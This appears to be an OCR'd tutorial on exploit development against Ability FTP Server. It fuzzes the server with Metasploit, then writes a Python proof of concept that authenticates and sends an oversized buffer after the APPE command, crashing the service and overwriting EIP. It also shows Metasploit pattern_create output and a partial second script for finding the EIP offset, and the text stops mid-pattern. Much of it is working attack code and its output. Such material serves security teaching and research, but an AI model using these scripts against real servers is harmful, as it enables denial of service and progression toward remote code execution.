

Our fuzzer is configured to test the following commands as shown below in the figure.




It will take a while to complete the fuzzing phase on this server as we have a comprehensive list of commands that has to be tested in order to complete the fuzzing phase.

In the background, this fuzzer is basically trying to overflow the buffer while sending these commands one by one. If any command that is coded in this FTP server doesn't care for input validation then we will see a server crash or any errors generated. However, we are not aware of the outcome and we are just busy fuzzing this server. How stupid this looks! Hey, it is not and that's how researchers spend tons of time discovering any security holes in the applications and we only see the outcome as zero-day.

One thing I forgot to mention is that we haven't configured a pre-configured user and password as post authentication fuzzing requires authentication session. I realized this when our fuzzer completed fuzzing and no successful outcome was achieved. Hence I have created a normal user and password as "ftp" and re-ran the fuzzing to see the results. Now, we see that when our fuzzer reached a certain command, the server crashes as shown below.




You can notice that the fuzzer stops responding as it is not receiving any communication from the server, which is obvious as you can see that the server is crashed and the **EIP** register value is changed.

### What we have achieved?

We have successfully fuzzed the Ability FTP Server and were able to crash the application at a certain point with our FTP server fuzzing tool available in the Metasploit Framework.

### What does this mean?

This is a sign that there is a buffer overflow vulnerability somewhere when our fuzzer sends the data of size 1000 in a cyclic pattern and with the APPE command after successfully authenticating itself with pre-configured user.

### What's Next?

Okay, we now understand that the buffer overflow vulnerability is detected in this Ability FTP Server. However, all the fuzzing logic was performed by the Metasploit Framework Pre-Post Auxiliary Fuzzing Module and we have simply configured the module as per our need and executed the fuzz on the FTP server. This is automation, now its time for some manual play.

### Information in Hand

We know that buffer overflow exists and where this could be successfully exploited (in an authenticated session) by exploiting one of the FTP commands.

We now need to control the flow and write our small piece of code to test this manually. We will use python scripting to connect to this FTP server and then we will send an evil buffer to again crash the application and see the results in the Immunity Debugger.


## Exercise 2 – Coding working exploit

### Proof of Concept

Below is our proof of concept code with which we are just testing the discovered buffer overflow vulnerability.

```
import socket
import struct


evilbuffer = "\x41" * 2500

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.81.140',21)) # hardcoded IP address of
Ability Server running

s.recv(1024)
s.send('USER ftp' + '\r\n') # login with ftp as user

s.recv(1024)
s.send('PASS ftp' +'\r\n') # authenticate with ftp as password

s.recv(1024)
s.send('APPE' +  evilbuffer + '\r\n') # evil buffer

s.recv(1024)
s.send('QUIT\r\n')

s.close()
```

In the above PoC we are sending “evilbuffer” which is nothing but 2500 “A” right after sending the “APPE” command. Let’s test and see the results in Immunity Debugger.


Windows XP Professional
Immunity Debugger - b614a04de9b566bad132e900dbfa2408-Ability Server.exe - [CPU - thre...
hakin9 — Python — 97×6
RAMAC:hakin9 raheelahmad$ python Ability.py
EDI 0033C5CC
EIP 41414141
Address
Hex dump
ASCII
[05:35:33] Access violation when executing [41414141] - use Shift+
Paused
Ability.py
Ability.py
Ability.py 〉 No Selection
import socket
import struct
evilbuffer = "\x41" * 2500
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.81.140',21)) # hardcoded IP address of Ability Server running
s.recv(1024)
s.send('USER ftp' + '\r\n') # login with ftp as user
s.recv(1024)
s.send('PASS ftp' +'\r\n') # authenticate with ftp as password
s.recv(1024)
s.send('APPE' + evilbuffer + '\r\n') # evil buffer
s.recv(1024)
s.send('QUIT\r\n')
s.close()

We have sent the bulk of “A” after the APPE command as shown in above figure and you can notice that the server has crashed and the EIP register is overwritten with our 2500 “A”s we sent as evil buffer.

Seems good so far, at least we have Denial of Service attack exploit ready with us as you can see that above PoC code can easily crash the service. However, we are not controlling the Ability FTP Server as per our requirements.

Now it’s time to add some fun into our PoC code - let’s do something funny rather than simply crashing the application.

We are quickly moving towards coding a working exploit. Meanwhile, we are explaining what is happening in the background. We will explain the core concepts thoroughly at a later stage, here we want to present the sequence of how to discover buffer overflow vulnerabilities and then write a working exploit for the discovered vulnerability.

### Working Exploit

Now, what is required to write a working exploit for this discovered vulnerability?

There are two main requirements for completing a working exploit for this vulnerability.

- Shell Code
- Controlling EIP

Shell code can easily be found on the internet and you can also generate shell code by using Metasploit. Controlling the EIP is bit more difficult, however, we will let you know the steps that you can follow in order to control the EIP.

### Fun Begins Here!

As you have noticed, the EIP value was “41414141” when we crashed the application by sending 2500 “A”s. This means that out of 2500 “A”s, four of them got written into EIP but we don’t know which ones they were among the 2500, which is quite a big size. So what we want to know is after how many bytes the EIP got overwritten by our evil buffer.

To achieve this we need to send a set pattern as an evil buffer of an equal size and then we will see what is written into EIP.

Once we know what is written into EIP then we will find the location of those four bytes contained in our evil buffer. For this to be achieved we will again use two scripts available in Metasploit Framework as follows:


```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A
d2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6
Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
m9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq
1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3
At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5A
w6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az
8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0
Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2B
g3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj
5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7
Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9B
q0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt
2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4
Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6B
z7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc
9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1
Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3C
j4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm
6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8
Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0C
t1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw
3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5
Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7D
c8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D
root@kali:~#
```

Now, we will send these patterns of 2500 bytes in length as shown in below PoC.


```
import socket
import struct


evilpattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A
b9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8A
d9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9A
g0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao
1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0A
q1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1
As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2
Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1A
w2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0A
y1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba
1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0B
c1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0B
```

```
e1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1B
g2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1
Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3B
k4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo
3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2B
q3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4
Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3B
w4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2B
y3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2C
a3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2
Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce
2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg
